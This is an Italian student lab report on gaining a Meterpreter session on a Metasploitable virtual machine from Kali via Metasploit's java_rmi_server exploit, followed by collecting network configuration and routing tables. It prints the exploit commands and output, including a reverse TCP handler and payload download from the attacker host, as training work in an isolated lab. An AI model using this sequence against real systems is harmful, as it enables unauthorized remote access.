
PROGETTO S7L5: METASPLOIT


INTRODUZIONE

Questo esercizio mi chiede di fingere di essere un hacker per trovare un punto debole nella sicurezza di un sistema e far vedere come qualcuno potrebbe rubare informazioni importanti se il sistema venisse attaccato.
Quindi in poche parole devo riuscire a ottenere un accesso di tipo Meterpreter sulla macchina vittima, che mi darà la possibilità di eseguire comandi da remoto. Una volta dentro, il mio compito sarà quello di raccogliere due informazioni specifiche: la configurazione di rete della macchina attaccata e la sua tabella di routing.


PASSAGGI PER L'OBIETTIVO

Ho preparato il mio Kali Linux(attaccante), e l'altro era la (vittima), ovvero la macchina Metasploitable. Ho dato a entrambi degli indirizzi internet. per farli comunicare tra loro all'interno di una rete chiusa (kalinet).






Ho configurato le due macchine,quella di Kali, la macchina attaccante, con indirizzo 192.168.11.111, e la macchina vittima, Metasploitable, con indirizzo IP 192.168.11.112 (gli indirizzi IP prese dalla traccia dell'esercizio di oggi).




METASPLOITABLE

KALI LINUX

Dopodiché, ho acceso il terminale su Kali con il comando msfconsole, entro nella metasploit e scelgo una strada specifica che si chiama exploit/multi/misc/java_rmi_server. Pensando di entrare in un sistema sfruttando una particolare debolezza nel modo in cui funziona Java RMI. Poi, ho guardato le opzioni di questa strada e alcune erano già impostate.



Quindi, qui ho configurato e settato l'indirizzo della Target (Metasploitable). il payload java/meterpreter/reverse_tcp è come un messaggio speciale che, una volta aperto dal computer attaccato, gli dice di aprire una linea di comunicazione segreta con il mio computer, dandomi la possibilità di dargli dei comandi.



Dopo aver impostato tutto, ho dato il comando exploit. Questo ha fatto partire l'attacco vero e proprio. Ecco meterpreter, questo indica che ora ho avuto accesso al computer attaccato tramite il programma Meterpreter, e posso iniziare a dargli dei comandi. Come sei avessi bussato alla porta e sono dentro.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/zWVVvRqipne
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:59820) at 2025-05-16 12:30:23 +020
0

meterpreter > 
```

I DUE OBIETTIVI PRINCIPALI


1.CONFIGURAZIONE DI RETE: Una volta ottenuto l'accesso Meterpreter, ho eseguito il comando ipconfig. Qui mi mostra le informazioni di configurazione di rete della macchina vittima. Ecco le informazioni che mi ha dato →

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe2f:5c8d
IPv6 Netmask : ::
```

2. INFORMAZIONI SULLA TABELLA DI ROUTING DELLA MACCHINA VITTIMA: qui, invece, ho eseguito il comando route. Questo comando mostra la tabella di Routing della macchina vittima. La tabella di Routing indica al sistema operativo della macchina come instradare il traffico di rete verso diverse destinazioni. →

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                  Netmask  Gateway  Metric  Interface
    ------                  -------  -------  ------  ---------
    ::1                     ::       ::
    fe80::a00:27ff:fe2f:5c8d  ::       ::
```

Infine ho scritto il comando shell e una volta ottenuto la shell, ho scritto due comandi: prima ifconfig -a e netstat -rn. I risultati che vedo sono le stesse informazioni di prima sulla configurazione di rete e le tabelle routing, ma stavolta prese in modo piu' diretto.



CON QUESTO ESERCIZIO HO DIMOSTRATO COME SIA POSSIBILE SFRUTTARE UNA VULNERABILITÀ PER AVERE UN ACCESSO REMOTO A UN SISTEMA E PRENDERE DELLE INFORMAZIONI IMPORTANTI SULLA SUA CONFIGURAZIONE DI RETE E SULLE SUE VIE DI COMUNICAZIONE.

GRAZIE PER L'ATTENZIONE!!

Di Turo Mattia